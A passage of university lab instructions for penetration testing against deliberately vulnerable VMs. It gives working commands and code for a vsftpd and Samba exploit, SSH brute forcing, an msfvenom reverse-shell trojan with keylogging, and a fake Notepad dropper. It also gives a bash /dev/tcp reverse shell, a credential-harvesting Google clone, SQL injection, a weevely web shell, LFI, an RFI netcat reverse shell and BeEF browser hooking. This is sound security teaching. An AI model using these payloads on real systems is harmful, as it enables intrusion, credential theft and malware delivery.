   Open another terminal window and run `msfconsole` on Kali terminal, then run `search vsftpd`. (If Metasploit is stuck on "Starting the Metasploit Framework console", type ctrl+c to get "msf6" prompt.) Then, type `use exploit/unix/ftp/vsftpd_234_backdoor`. (Try to use tab button on your keyboard for easy typing.) Next, issue `show options`. We can see we need to set up RHOSTS: `set RHOSTS <Meta2 IP>`. Run `show options` again to check whether `RHOSTS` has been set. Then run `exploit`.

   Once the exploit is successful (in Metasploit we say "a session has been opened"), type any unix commands including `uname -a`. Try to issue some other Unix commands.

2. Using Metasploit to perform information gathering to discover Samba version

   Go back to the nmap result, find "Samba smbd 3.X – 4.X". Now we want to find an exact version for this samba software through information gathering based on command the "auxiliary" module. To do this, after running msfconsole, type, `search smb_version`. Then type `use auxiliary/scanner/smb/smb_version`. As usual type `show options` and `set RHOSTS <Meta2 IP>.` (You can set multiple IPs by putting CIDR identifier.) Then type `run`. What is the version of Samba?

3. Using Metasploit to exploit the Samba program running on Metasploitable2

   Run msfconsole and type `search samba <version>`.

   Among the search results, find "`exploit/multi/samba/usermap_script`" from the search result.

Then, type `use exploit/multi/samba/usermap_script`. Next, run `show options`. We can see we need to set up RHOSTS: `set RHOSTS <Meta2 IP>`. Run `show options` again to check whether `RHOSTS` has been set. Then type `exploit` (or `run`). Once the exploit is successful, run some Unix commands including `uname -a`.

4. Using auxiliary scanner based on ssh_login in Metasploit

   The "auxiliary" in Metasploit is mainly used as a scanner for information gathering. However, it can do a little more, such as gaining access to a remote machine. Go back to the nmap scanning result (or run nmap again) on Metasploitable2. Note that the port for ssh service is open.

   Run: `msfconsole` and then `search ssh_login`. Then, look for `auxiliary/scanner/ssh/ssh_login`. What command do you need to use that ? If you have figured out, run: `show options`. You will see many options. As usual, RHOSTS is required to set: `set RHOSTS <Meta2 IP>`. (You can set multiple IPs if you have multiple targets.) Run `run`. Have you succeeded in opening a session?

   We need to do something more to set options. Even if it is not "required" option, sometimes we need to provide more information to make an attack successful. Try: `set USERNAME root` and `set USER_AS_PASS true`. If not successful, try: `set USERNAME msfadmin`. Note that the latter command sets a possible user name as `msfadmin` and since it is also used as a password, we should be able to gain the access and open a session. To view the sessions you have opened, type `sessions`. To get information about the current sessions, issue `sessions –i`. To select a session, issue `sessions <Id>`. Then, try to run some Unix commands.

   Alternatively, you can set `USERPASS_FILE` as your own list, something like:

   ```
   root root
   admin root
   msfadmin msfadmin
   root toor
   admin password
   ```

   or USER_FILE, which only contains the user names.

Lab 8

Client-Side Exploitation and Social Engineering Toolkit

1. Creating a Meterpreter backdoor to exploit Windows 10 client

   Make sure that your Windows 10 VM belongs to NAT Network.

   (On Kali) Check the IP address of your Kali VM for adapter of the NAT Network. (It should start with 10.0.2..) Run

   ```
   sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali
   IP> LPORT=5555 -f exe > shell.exe
   ```

   (It may take some time.)

   Make a directory called utility under /var/www/html
   Once you have generated *shell.exe*, move it to `/var/www/html/utility/`. (You can use the file explorer or Unix commands to do this. In any case, you need a root privilege. – You can use sudo or (right-click and select) "Open as Root" on the file explorer.)

   Then type `sudo service apache2 start` to run a web server on your Kali VM.

   (In Windows 10) Login in to your Windows 10 VM and open a web browser and go to `http://<kali IP>/utility/`, download shell.exe.

   (In Kali) Launch `msfconsole` and run:

   ```
   msf6 > use exploit/multi/handler
   msf6 exploit(multi/handler) > set payload
   /windows/meterpreter/reverse_tcp
   msf6 exploit(multi/handler) > show options
   msf6 exploit(multi/handler) > set LHOST <Kali IP>
   msf6 exploit(multi/handler) > set LPORT 5555
   ```

   to set up `payload`, `LHOST` and `LPORT`.

   Run: `exploit`.

   (In Windows 10) Go back to Windows 10 and double-click on `shell.exe`.

   (In Kali VM) When the session is established, you will get meterpreter prompt. Once you've got `meterpreter` prompt, try to use meterpreter commands you learnt during the lecture: `sysinfo`, `ipconfig`, `ps` and etc.

   Let us do some keystroke sniffing. In meterpreter mode (shell), run

```
meterpreter > keyscan_start
```

(In Windows 7) Then, go back to Windows7 VM and open the notepad app and type something.

Come back to Kali VM. In meterpreter mode, run
`meterpreter > keyscan_dump`

What can you see? To stop sniffing, run
`meterpreter > keyscan_stop.`

* Useful Meterpreter commands for Metasploit control
  - `background`: To background current session
  - `sessions -l`: To list all sessions (when using background)
  - `sessions –i <sessionID>`: To interact with the session specified by session ID (Also, to return to the current Meterpreter mode)

* Useful Meterpreter commands

  - `sysinfo`: To show system information of the target machine
  - `ipconfig`: To show network information of the target machine
  - `ps`: To show processes running on the target machine
  - `getuid`: To show a current user on the target machine
  - `pwd`: To get current working directory
  - `ls`: To list directories
  - `cd`: To change directory
  - `cat`: To view a file
  - `download`: To download the file from the machine
  - `upload`: To upload the file to the machine
  - `execute -f file`: To execute file
  - `shell`: To change the current shell to the one running on the OS of the target machine (To return to the attacker shell, type `exit`)
  - `keyscan_start`: To start keystroke sniffer
  - `keyscan_dump`: To display keystrokes
  - `keyscan_stop`: To stop keystroke sniffer
  - `screenshot`: To take screenshots of the target machine

2. Making backdoor Trojan more sophisticated using AutoIt

AutoIt is a Windows-based scripting tool, which has been around some time. This tool can be installed and used on Linux machines (through `wine`) but it is a lot more stable on Windows. Hence*, think of your Windows 10 VM as an attacker's machine* for a moment and install AutoIt on it. Download the installation executable ("autoit-v3-setup.exe") from our subject Moodle site.

Run it to install Autoit. – When the installation program asks about "Default for *.au3", you may want to select "Edit the script". (If you have missed it, it is okay! It is just for convenience.)

AutoIt scripting

Make a temporary folder on the Desktop of your Windows 10 VM. Then, click Start → AutoIt v3 → SciTE Script Editor

You should get an editor for AutoIt script. On the blank page, you type

```
$ps=Run("notepad.exe")
Sleep(2000)
ProcessClose($ps)
```

Save the above file in your temporary folder, giving it any name. (The default extension for the file will be .au3) Right click on your file and select Run Script.

In the above code, `Run()` is a built-in AutoIt function to execute an Windows program and this process is assigned to the variable `$ps`. `Sleep(2000)` means "Do not perform anything for 2 seconds" and `ProcessClose($ps)` means "Close the current process (notepad)".

Well, you have a glimpse about how AutoIt scripting works. There would be a lot of possibilities of using it in a good or bad (hacking) way. Refer to https://www.autoitscript.com/autoit3/docs/ for more information about AutoIt scripting.

Create a fake Notepad app for running the backdoor

What we want to do is to create a fake calculator app to fool a victim to click it and USE it while he is connecting to the attacker's machine (Kali VM)!

Go to our Moodle site to download `notepad.au3` (and save it to your temp folder).

The script has the following structure:

```
Run("notepad.exe")

Local $url ="http://<kali IP>/utility/shell.exe"
$sFile = Download($url)
shellExecute($sFile)
```

In the above code, `Download()` is a custom function (that I have created) to download a remote file and save it to a random temporary folder (for some kind of obfuscation). `shellExecute()` is an AutoIt built-in function to execute the Windows shell taking an external file as input.

Note that `shell.exe` is the backdoor Trojan we created last week using `msfvenom`. Assume that it is located in `/var/www/html/utility` on Kali. (Don't forget to run the apache server program on Kali.)

Take a look at the code. (Note that ";" in AutoIt indicates comments.) Then replace `<kali_IP>` with the IP of your Kali VM.

It is time to compile `notepad.au3` to generate notepad.exe file and change its icon. As we will confuse the victim with a fake notepad app, it would be good to find an icon very similar to the original notepad icon. (You can get numerous icon files from http://www.iconarchive.com/ For a specific need, it would be good to create your own icon file (whose file extension is .ico) from a usual jpeg or bmp file.)

Now, click Start → All apps → AutoIt v3 → Compile Script to .exe (x86). You will get a window asking Source, Destination and Icon. Select `notepad.au` for Source and calculator icon file for Icon. If you hit Convert button, you will have a fake `notepad.exe`

Go to Kali and set up Metasploit to make use of the Meterpreter shell. Then, imagine that the Windows user downloaded notepad.exe and ran it!

3. A simple Linux backdoor

   A ***reverse shell*** can be created using a very simple Linux command. Assume that your UbuntuVM and KaliVM are in the same NAT Network.

   On Kali, run the following command: `nc -l -p 8080`

   On Ubuntu, run the following command:
   `bash -i >& /dev/tcp/<KaliIP>/8080 0>&1`

   Check what is happening on Kali. Think about how the attacker can lure the victim to run the above command.

4. Creating a fake website using SET (Social Engineering Toolkit)

   Remember your Kali VM's IP. Then, you use a social engineering toolkit (SET). On terminal, you simply type `setoolkit` and select the following in order:
   1) Social Engineering Attacks
   2) Website Attack Vectors
   3) Credential Harvester Attack Method
   1) Web Templates

   Enter your Kali IP and then, select "2. Google".

(ubuntu VM) Open a web browser and enter your Kali IP. After you see the cloned login page of Google, enter a user ID and password. Then watch the terminal that Credential Harvester is being run. What information can you find? Can you find a way to "social engineer" people to believe that the fake URL for the cloned website is genuine one?

Lab 9

Web Penetration

Make sure your Kali VM and Metasploitable2 are in the same NAT Network.

1. NAT/NAT Network Revisited

   Network Address Translation (NAT): A method of remapping an IP address space into another by modifying addresses in the IP header of packets while they are in transit across a traffic routing device.
   - Mapping a one public IP address to one private IP. (One-to-one NAT = Basic NAT = NAT).
   - Map a public IP address to private subnet. (One-to-many NAT = NAT Network).

   In the VirtualBox network setting, the Oracle VirtualBox networking engine plays the role of the NAT gateway that maps IPs from and to a VM (NAT) and a VM subnet (NAT Network).

   Consequence: In NAT and NAT Network modes, the VMs are invisible and unreachable from the outside internet. (But those VMs can use the Internet (provided by the host machine freely.)

   Experiment: Perform `ping` from host machine to VMs and from VMs to the host machine.

2. SQL Injection

   To use Mutillidae properly, type `sudo nano /var/www/mutillidae/config.inc` at the terminal of your Metasploitable VM, and change `$dbname` to `'owasp10'`.

   You will perform SQL Injection on http://<Meta IP>/mutillidae. On your Kali VM, go to the website (http://<Meta IP>/mutillidae) using the web browser. Then try to log k in using SQL injection. (Click "Login/Register" on the menu bar of the Mutillidae page.)'

   During the lecture, we saw that by entering `admin` in the username field and `123' or 1=1#` in the password field, one can log into the system successfully.

   Note that the SQL Statement: `SELECT * FROM accounts WHERE username ='admin' and password ='123' or 1=1#'`was formed and the attacker was able to login without knowing the admin password.

In fact, assuming that admin is a correct username we don't even have to provide `123' or 1=1#'` as a password. That is, what should we put as username in order not to put anything as password? Can you work out the solution? (Hint: From the SQL statement `SELECT * FROM accounts WHERE username ='admin' and password ='123' or 1=1#'`, think about how to disable the password part using #.)

3. File Upload vulnerability

   First, we need to generate a backdoor. On Kali, type and run:
   `weevely generate <your_password> ./shell.php` (The Default path is `/usr/share/weevely` if you do not specify the path.)

   Now, enter Meta2_IP to your browser on Kali. (As Metasploitable2 is always running a web server, you can connect it through your browser on Kali.)

   Select DVWA and open DVWA's page on the browser. Enter `admin` and `password` for username and password, respectively. From the left panel, select "DVWA Security" and choose "low" and

   Upload the PHP shell (`shell.php`) by clicking "Upload" button on the left panel. Then, on the Kali terminal, type and run `weevely http://<Meta2IP>/dvwa/hackable/uploads/shell.php <password>`

   What happens? Run any Unix commands.

4. Command Execution vulnerability

   Make sure the security setting of DVWA is still "low".
   Select "Command Execution" on the left panel. Enter any IP in the field of "Ping for FREE" section. It may look like a regular web-based ping service.

   Then enter any IP followed by `;pwd` (Unix command executions can be sequenced by putting ;) Concatenate another Unix command. Note that those Unix commands are executed one by one.

   Try to create a reverse shell (from Meta to Kali) using this vulnerability.

5. Local File Inclusion (LFI) vulnerability

   Click "File Inclusion" on the left panel of the DVWA page. On the URL field, modify the path after `?page=` to `/etc/passwd` What can you see on the browser?

   Try to access other files like `/etc/updatedb.conf` or `/etc/vsftpd.conf`

6. Remote File Inclusion (RFI) vulnerability

   Login to **Metasploitable2 VM** and type `sudo nano /etc/php5/cgi/php.ini` (This is the PHP configuration file on Metasploitable.) Then, change the status of `allow_url_fopen` and `allow_url_include` to `On`. (You may want to use ctrl-w to look for a string on nano.) Save your php.ini and exit. Then, run `sudo /etc/init.d/apache2 restart` to restart the web server.

   Then, move to your Kali VM and create a *text* file (by typing `mousepad rev_shell.txt`) that contains the following PHP code:

```
<?php
   passthru("nc <Kali IP> 5555 -e /bin/bash");
?>
```

   Save it to `/var/www/html`. Then run apache2 server: `service apache2 start`. Also, open another terminal window and run `nc –v –l –p 5555`

   Now, open a browser and go to the DVWA page (and change the security level to "low" in DVWA Security if necessary.) Then, click "File Inclusion" then modify the URL to `?page=http://<kali IP>/rev_shell.txt`

   We have a created a reverse shell of Metasploitable on Kali VM. Try any Unix commands such as `ls`.

   Note that the file type that has a php code is txt not php. If you use php as a file type the code *will be run on Kali* (not on Metasploitable2) and we will not get a reverse shell that we want.

7. Stored Cross-Site Scripting (XSS) vulnerability using DVWA

   We will try the basic XSS using DVWA. A Javascript code will be stored on a particular page and will be executed on the client's machine whenever the page is accessed.

   Connect to the DVWA page running on Metasploitable2. On DVWA, select "XSS stored". On the textbox of Name, enter arbitrary name and on the textbox of Message enter `<script>alert("You're hacked!")</script>` and hit the "Sign Guestbook" button.

   Click other buttons on the left panel and click "XSS stored" again. What happens?

   Try a similar attack with "XSS reflected".

Lab 10

More Web Penetration and Web Crawlers

1. Installing and running BeEF

   # sudo apt-get update
   # sudo apt-get install beef-xss

   BeEF is a "browser exploitation framework", which is to attack the target's web browser by hooking it through injecting Javascript code. The hook code can be placed in a HTML page. If a victim visits a specific web site that contains this hook code, his/her browser will be hooked and further exploited. That is, BeFF is based on XSS.

   To launch BeEF, type `sudo beef-xss`. (The browser will open automatically → If not, open your browser manually and go to http://127.0.0.1:3000/ui/panel . Once the BeEF page is loaded, enter **beef** for username and **kali** for password.

   Explore some panels. On the left panel, there is a "Hooked Browsers" section. The victim's browser hooked by your BeEF will appear here.

   To hook a browser, we need to place a hook Javascript code in Kali's `index.html` (which is in /var/www/html/) Open index.html and insert the following code after <head>:
   `<script src="http://kaliIP:3000/hook.js"> </script>`

   In other words, index.html should be modified as follows. (Warning: 10.0.2.15 is my Kali IP. You should change it to yours.)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <script src="http://10.0.2.15:3000/hook.js"></script>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <style type="text/css" media="screen">
```

   Then, run your web server: `sudo service apache2 start.`

   Start Ubuntu VM and open a browser and go to `http://<your kali IP>`. Come back to Kali VM and see what happens in BeEF UI.

2. Using various BeEF "Commands"

   Once you hooked the victim's browser, which appears in "Online Bowsers", click the victim's IP and then "Commands" panel on your BeEF page.

On search window, enter `alert`. You will get "Create Alert Dialog". In the dialog box, type in anything and see what happens on the browsers visiting your website from Ubuntu.

On search window, type `redirect`. You will get "Redirect Browser". In the dialog box, enter any URL and see what happens on the browsers visiting your website from Ubuntu.

Now, on search window, enter `pretty theft`. You will get "Pretty Theft". Choose any Dialog Type (YouTube, for example) and see what happens on the browsers visiting your website from Ubuntu. Enter username and password on the browser on Ubuntu. Come back to Kali and check "Module Results History" on the BeEF page.

3. OWASP Zed Attack Proxy (ZAP)

   Turn on your Metasploitable2 VM.

   OWASP ZAP is a scanning/exploit tool for web penetration. You can search and run OWASP ZAP from Kali's application panel on the left. (Select: 03-Web Application Analysis → ZAP)

   In the OWAS Zap interface, select "Automated Scan" and type http://Meta2_IP/mutillidae.

   You can click "Alerts" tab to see the vulnerabilities found. Click one of them to view or execute it on the web browser by right-clicking it. You can see the number of vulnerabilities in the website. Try to look XSS, for example.

4. Web Information Gathering Tool 1: Simple Web Crawler Program for Searching Subdomains

   A while ago, we learned about subdomains. Recall that subdomains are used to represent servers or websites which belong to a particular domain. For example, eng.uow.edu.au, maps.uow.edu.au are all subdomains of the domain, uow.edu.au. The problem is that those subdomains are not secured enough as the main domain.

   We can find subdomains using various web-based information gathering tools, but we are going to write a web crawling program using Python to search for subdomains of a given domain.

   A convenient way to do this is to use the package request in Python. A skeleton code to start is as follows.

```
import requests

domain = "uow.edu.au"
url = "https://"+domain

response = requests.get(url)
print(response)
```

What is the output? Change `domain` to `"abc.uow.edu.au"`. What do you get now? Think about how you can write a function so that it passes when a url for non-existent subdomain is provided as input:

```
def check_subdomain(url)
   try:
        return requests.get(url)
   except requests.exceptions.ConnectionError:
        pass
```

Now, the remaining part is to provide possible urls for subdomain from a dictionary file. Download "subdomains.txt" from the subject Moodle site. Then, make the above program open this file and read the items in the file line by line. As there is a new line character "`/n`" after each (domain) word, we need to use `strip()` to remove that new line character. Also, make a Python function that takes a url as input and return `response`. In the main body of the program, you should have an if-statement to check whether this function returns something or nothing (in case a requested subdomain does not exist.) Run your program. (It will take a long time to try every domain names in the file. You can quit the program if it takes too long.)

5. Web Information Gathering Tool 2: Web Crawler Program for Searching Subdirectories

   You can modify the program from task 4 to write a crawler program that searches for subdirectories in the given website. Download "`dirs.txt`" from the subject Moodle site. In a similar way as done in task 4, you can read each word in "`dirs.txt`" line by line to form a url that you can check whether it exists.

   To test your program, use DVWA website provided by Metasploitable2. (You need to turn on Meta2 if it was turned off.) What do you get as output?

Lab 11

GPG (Gnu PGP)

We are going to use GPG on Kali and Ubuntu. Note that they are installed on those OS by default.

1. Symmetric Encryption Using GPG

   On your Kali terminal, issue `gpg -c test.txt` to encrypt your file `text.txt`. To save your ciphertext in ascii format use: `gpg -c --armor test.txt` (Note that default is binary, which is not human-readable. To use other algorithm use "`--cipher-algo <alg_name>`" option (Note that "AES" is default).)

   To decrypt, issue `gpg test.txt.gpg`.

   Additionally, to create a hash value (digest) for any file, run `sha1sum` text.txt.

2. Asymmetric Encryption (Public Key Encryption) Using GPG

   On your Kali terminal, issue `gpg --gen-key` to generate your public (and private) key.

   If prompted, enter your correct email address for your `uid`. The key generation may take some time as the default key size is 2048 bits.

   After you have generated your key, run `gpg --list-keys` to check your public key, fingerprint and `uid`. Note that your `uid` is your email address.

   Export your key by running `gpg -a –export email > mypubkey.asc` (You can give any name you want.) After exporting the public key, send your key (`mypubkey.asc`) to someone (yourself in this lab task) via email.

   Now, turn on your Ubuntu VM and log in.

   Imagine that you are your friend. Open your email and download the public key you sent before. Import the key you received by issuing the following command on terminal: `gpg --import mypubkey.asc`.

   Now create any text file for your plaintext, message.txt.

   To use asymmetric (public-key) encryption, run

   ```
   gpg –a –o ciphertext.asc -e -r email message.txt
   ```

   (Here, the output will be named as "`cipehrtext.asc`", `-e` is an option for encryption.) `Send the ciphertext.asc` to "you" on Kali via email.

On Kali, you download the `ciphertext.asc` from the email you received.

To decrypt, run `gpg -d ciphertext.asc` from the directory where `ciphertext.asc` is located. (Here, `-d` is an option for encryption.)

We may not use GPG every day, but it would be beneficial if we know how to use its basic functionalities.